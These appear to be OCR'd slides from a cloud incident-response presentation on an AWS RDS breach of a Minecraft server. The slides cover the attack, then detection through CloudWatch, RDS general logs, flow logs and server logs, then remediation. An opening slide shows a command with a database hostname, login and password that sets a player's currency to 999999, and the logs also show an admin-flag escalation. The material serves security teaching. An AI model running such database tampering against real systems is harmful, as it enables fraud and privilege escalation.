


```
python3 ./command.py
"minecraftdatabase.c9
zkdcykfnhp.us-east-2.
rds.amazonaws.com"
"sneakydatabase"
"YouShe11NotP@ss!"
"bob_online" 'UPDATE
`bob_online`.`currency
` SET money = 999999
WHERE uuid =
"c6d0bda1-9cf8-4dd1
-82e0-e9396faee675";
'
_
```




```
[ !! ] 보유 금액 : 5600원
[ !! ] 보유 금액 : 999999원
```

Scenario Detection




☐	인스턴스 이름 (187)	InstanceId	지표 이름
☐	GameServer Instance	i-01f51bc8c6127d3ed	DiskReadOps
☑	GameServer Instance	i-01f51bc8c6127d3ed	CPUCreditUsage

Cloud Watch
Indicators




```
2021-01-31T19:43:52.272234Z     7 Query SELECT 1
2021-01-31T19:43:52.272765Z     7 Query SELECT @@GLOBAL.read_only
2021-01-31T19:43:55.075481Z   214 Connect   root@20.20.107.19 on bob_online using TCP/IP
2021-01-31T19:43:55.075899Z   214 Query SET AUTOCOMMIT = 0
2021-01-31T19:43:55.076291Z   214 Query UPDATE `bob_online`.`currency` SET money = 999999 WHERE uuid = "c6d0bda1-9cf8-4dd1-82e0-e939
2021-01-31T19:43:55.078712Z   214 Query COMMIT
2021-01-31T19:43:55.080925Z   214 Quit
2021-01-31T19:51:31.937656Z   217 Connect   root@20.20.107.19 on bob_online using TCP/IP
2021-01-31T19:51:31.938083Z   217 Query SET AUTOCOMMIT = 0
2021-01-31T19:51:31.938570Z   217 Query UPDATE `bob_online`.`users` SET isAdmin = 1 WHERE uuid = "c6d0bda1-9cf8-4dd1-82e0-e9396faee675"
2021-01-31T19:51:31.939105Z   217 Query COMMIT
2021-01-31T19:51:31.941596Z   217 Quit
2021-01-31T19:51:37.265285Z     7 Query SELECT 1
```

RDS
General.log




```
]ubuntu@ip-20-20-107-19:~$ls ./minecraftserver --time-style='+%Y-%m-%d %H:%M:%S' -alt 2> /dev/null
total 35092
drwxrwxr-x  8 ubuntu ubuntu     4096 2021-02-01 08:24:48 .
drwxr-xr-x 13 ubuntu ubuntu     4096 2021-02-01 08:24:48 ..
drwxrwxr-x  9 ubuntu ubuntu     4096 2021-01-31 20:14:24 world
-rw-rw-r--  1 ubuntu ubuntu      141 2021-01-31 19:51:47 ops.json
-rw-rw-r--  1 ubuntu ubuntu      112 2021-01-31 19:51:47 usercache.json
-rw-rw-r--  1 ubuntu ubuntu      376 2021-01-31 19:26:22 command.py
-rw-rw-r--  1 ubuntu ubuntu     3757 2021-01-31 19:21:23 spigot.yml
-rw-rw-r--  1 ubuntu ubuntu        2 2021-01-31 19:21:10 banned-ips.json
```



```
2021-02-01T05:11:11.000+09:00          2 276179613427 eni-01aeb162dc96c764c 20.20.107.19 10.10.234.37 58662 3306 6 1 52 1612123871 1612123920 ACCEPT OK
 76179613427 eni-01aeb162dc96c764c 20.20.107.19 10.10.234.37 58662 3306 6 1 52 1612123871 1612123920 ACCEPT OK

 01T05:11:11.000+09:00          2 276179613427 eni-01aeb162dc96c764c 10.10.234.37 20.20.107.19 3306 58662 6 1 52 1612123871 1612123920 ACCEPT OK
 13427 eni-01aeb162dc96c764c 10.10.234.37 20.20.107.19 3306 58662 6 1 52 1612123871 1612123920 ACCEPT OK

 01T05:13:14.000+09:00          2 276179613427 eni-01aeb162dc96c764c 20.20.107.19 10.10.234.37 58714 3306 6 14 1025 1612123994 1612124040 ACCEPT OK
 13427 eni-01aeb162dc96c764c 20.20.107.19 10.10.234.37 58714 3306 6 14 1025 1612123994 1612124040 ACCEPT OK

2021-02-01T05:13:14.000+09:00          2 276179613427 eni-01aeb162dc96c764c 20.20.107.19 10.10.234.37 58708 3306 6 14 1025 1612123994 1612124040 ACCEPT OK
2 276179613427 eni-01aeb162dc96c764c 20.20.107.19 10.10.234.37 58708 3306 6 14 1025 1612123994 1612124040 ACCEPT OK

2021-02-01T05:13:14.000+09:00          2 276179613427 eni-01aeb162dc96c764c 10.10.234.37 20.20.107.19 3306 58714 6 9 639 1612123994 1612124040 ACCEPT OK
2 276179613427 eni-01aeb162dc96c764c 10.10.234.37 20.20.107.19 3306 58714 6 9 639 1612123994 1612124040 ACCEPT OK
```

Cloud Trail
Logs




```
[19:25:57] [User Authenticator #2/INFO]: UUID of player GoldBigDragon is c6d0bda1-9cf8-4dd1-82e0-e9
[19:25:58] [Server thread/INFO]: GoldBigDragon[/112.148.181.37:5286] logged in with entity id 142 a
75206294624635, 69.0, 143.7667944263008)
[19:26:23] [Server thread/INFO]: Gave 1 [Book and Quill] to GoldBigDragon
[19:32:54] [Server thread/INFO]: GoldBigDragon issued server command: /토
[19:33:05] [Server thread/INFO]: GoldBigDragon issued server command: /토
[19:43:59] [Server thread/INFO]: GoldBigDragon issued server command: /토
[19:51:45] [Server thread/INFO]: GoldBigDragon lost connection: Disconnected
[19:51:45] [Server thread/INFO]: GoldBigDragon left the game
[19:51:47] [User Authenticator #3/INFO]: UUID of player GoldBigDragon is c6d0bda1-9cf8-4dd1-82e0-e9396faee675
[19:51:47] [Server thread/INFO]: GoldBigDragon[/112.148.181.37:5638] logged in with entity id 246 at ([world] 205.
56317344767467, 68.0, 143.63355880430422)
[19:51:53] [Server thread/INFO]: GoldBigDragon issued server command: /gamemode creative
[19:51:53] [Server thread/INFO]: [GoldBigDragon: Set own game mode to Creative Mode]
```

EC2
Server Logs
Server Directory

RDS Breach Scenario

Remediate



RDS Breach Scenario

Thankyou